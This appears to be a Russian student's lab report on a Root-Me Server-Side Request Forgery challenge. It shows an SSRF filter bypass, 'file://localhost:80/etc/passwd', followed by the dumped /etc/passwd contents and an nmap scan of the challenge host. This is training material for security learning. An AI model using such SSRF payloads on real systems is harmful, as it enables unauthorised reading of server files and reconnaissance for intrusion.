Задание выполнил студент группы 2345 Романенко Кирилл Денисович


1. Изучите функционал задания (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery), сделайте пинг на свой сервер.

   Подключился к серверу по ssh

   `ssh -i /tmp/id_rsa ubuntu@79.137.175.157`

   Сделал пинг на сервер. Получил ответ и проверил логи

   `tail -n 10 /var/log/nginx/access.log`



2. Прочитайте файл /etc/passwd с уязвимого сервера (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery)

   Обошёл защиту через file://localhost

   file://localhost:80/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

3. Просканируйте открытые порты на уязвимом сервере (https://www.root-me.org/ru/Zadachi-i-problemy/Veb-server/Server-Side-Request-Forgery)

```
┌──(kirill㉿kali)-[~]
└─$ sudo nmap ctf23.root-me.org
[sudo] password for kirill:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 15:23 +05
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for ctf23.root-me.org (163.172.228.151)
Host is up (2.5s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE
22/tcp  open     ssh
80/tcp  open     http
514/tcp filtered shell

Nmap done: 1 IP address (1 host up) scanned in 755.97 seconds
```